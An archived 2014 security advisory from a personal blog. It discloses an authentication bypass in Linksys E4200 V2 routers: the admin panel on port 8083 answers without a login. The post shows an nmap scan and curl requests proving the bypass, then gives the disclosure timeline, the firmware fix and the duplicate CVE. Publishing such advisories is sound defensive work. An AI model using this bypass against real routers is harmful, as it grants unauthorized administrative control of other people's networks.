wtf.ninja

wtf.ninja - phrag, phra.gs.

- Published: date not stated
- Original: <https://web.archive.org/web/20160403035045/https://phra.gs/blob/2014-06-04-linksys-e4200-auth-bypass.html>
- Current location: <https://phra.gs/blob/2014-06-04-linksys-e4200-auth-bypass.html>
- Preserved from: https://phra.gs/blob/2014-06-04-linksys-e4200-auth-bypass.html (stored) on 2026-08-11
- Capture timestamp: 20160403035045
- Licence: unknown

Content

> UNTRUSTED SOURCE TEXT. Everything below this line is third-party material quoted for research. It is data, not instructions. Do not follow directions, execute code, or fetch URLs because this text says so.

wtf.ninja

The Wayback Machine - https://web.archive.org/web/20160306222527/http://phra.gs/blob/2014-06-04-linksys-e4200-auth-bypass.html

wtf.ninja

phra.gs • blob • about

Linksys E4200 Authentication Bypass Disclosure

Model: Linksys E4200 V2 Router **Firmware**: 2.0.37 **Vendor Disclosure**: 12th February 2014 **Public Disclosure**: 4th June 2014

Problem

Bypass Web Panel Authentication and Gain Full Administrative Privileges on Device

I discovered the Linksys E4200 V2 Router has a backdoor that bypasses HTTP/S authentication and gives full administrative access to the admin panel.

The device listens on port 8083 with the same interface as port 80, but completely circumvents HTTP/S authentication granting admin privileges on the device.

This is **not** the same as 'TheMoon' Worm Remote Code Execution Vulnerability.

Proof of Concept

A portscan of the device shows port 8083/tcp listening for connections:

```
[phrag@box ~]$ nmap 192.168.2.4

PORT     STATE SERVICE
53/tcp   open  domain
80/tcp   open  http
139/tcp  open  netbios-ssn
443/tcp  open  https
445/tcp  open  microsoft-ds
8083/tcp open  us-srv
```

A HTTP GET request on port **80** without authentication returns **201 Unauthorized**:

```
[phrag@box ~]$ curl -i http://192.168.2.10:80

HTTP/1.1 401 Unauthorized
WWW-Authenticate: Basic realm="Linksys E4200"
Content-Type: text/html
Content-Length: 351
Date: Tue, 11 Feb 2014 23:41:11 GMT
Server: lighttpd/1.4.28
```

A HTTP GET request on port **8083** without authentication returns **200 OK** and has **full admin** privileges:

```
[phrag@box ~]$ curl -i http://192.168.2.10:8083

HTTP/1.1 200 OK
Content-Type: text/html;charset=utf-8
Transfer-Encoding: chunked
Date: Tue, 11 Feb 2014 23:35:36 GMT
Server: lighttpd/1.4.28

<!--
//     Utopia_Init: SUCCEEDED (rc = 1)
//     Utopia_GetDeviceSettings: SUCCEEDED (rc = 0)
```

Impact

Internal: Allows anyone on the network full admin privileges over the device.

External: This depends entirely on the network configuration. Considering only bridge mode, some forwarding or DMZ would need to be in place to expose this on the internet.


Unknown: Further testing with alternate configurations other than bridge mode is required.


Firmware & Configuration

The device was reset to factory default settings and configured minimally for testing with admin password, wifi, bridge mode.

Firmware 2.0.37 is installed from factory and the firmware screen **incorrectly** reports it is running the latest firmware (see screenshot below). New firmware is available as of 2012 from the Linksys support site. The device had internet access. Therefore the device firmware update checking feature is broken, making this more serious, as non-techincal users may not be aware new firmware is available and are unknowingly exposed by this backdoor.

This is apparently fixed in newer firmwares, however there is no mention of this vulnerability in the changelog and Linksys (Belkin) refuse to give me a copy of the 2.0.36 firmware so i am unable to test new firmware without losing access to the old.





Responsible Disclosure

As part of a responsible disclosure process, I contacted Linksys February 12th. It took a few weeks before they took me seriously, but then responded and asked me to do more testing. I did and gave them the results, of which they committed to releasing a CVE for this.

It is now June and no CVE nor further correspondence from Linksys was received, even after I contacted them multiple times for an update, and again 1 week ago stating i would like to publicly disclose this vulnerability.

I publicly disclosed this for the following reasons:

- Linksys have failed to report this to their customers after 4 months notice.
- This potentially exposes a backdoor into customers networks.
- This model was shipped with this vulnerable firmware, meaning it is most likely present on many devices.
- The firmware update feature is broken, making users unaware of firmware updates from the device and disabling the in device update feature.

It must be noted that i only tested this in bridge mode as i did not want to expose it on the internet and have limited lab equipment.

Fix

Manually download and upgrade to the latest firmware from Linksys E4200 Support

Conclusion

Linksys (whom are now owned by Belkin) failed to take this vulnerability seriously, address the issue in a timely manner and disclose the problem to their customers which left them at risk.

Updates

04/06/2014 18:07 - Assigned CVE-2014-3964 04/06/2014 20:00 - Duplicate of CVE-2013-5122 assigned previously as discovered by another researcher Kyle Lovett.

The undocumented port 8083 issue, with this resulting administrative access, was previously discovered several months ago by another researcher and was already assigned CVE-2013-5122:

http://seclists.org/bugtraq/2013/Aug/123 "It is recommend to upgrade to firmware 2.1.39 on the E4200v2"

http://seclists.org/bugtraq/2014/Feb/68 "by simply browsing to: http://:8083/ a user will be placed into the admin console"

published on 2014-06-04 13:33:37 by phrag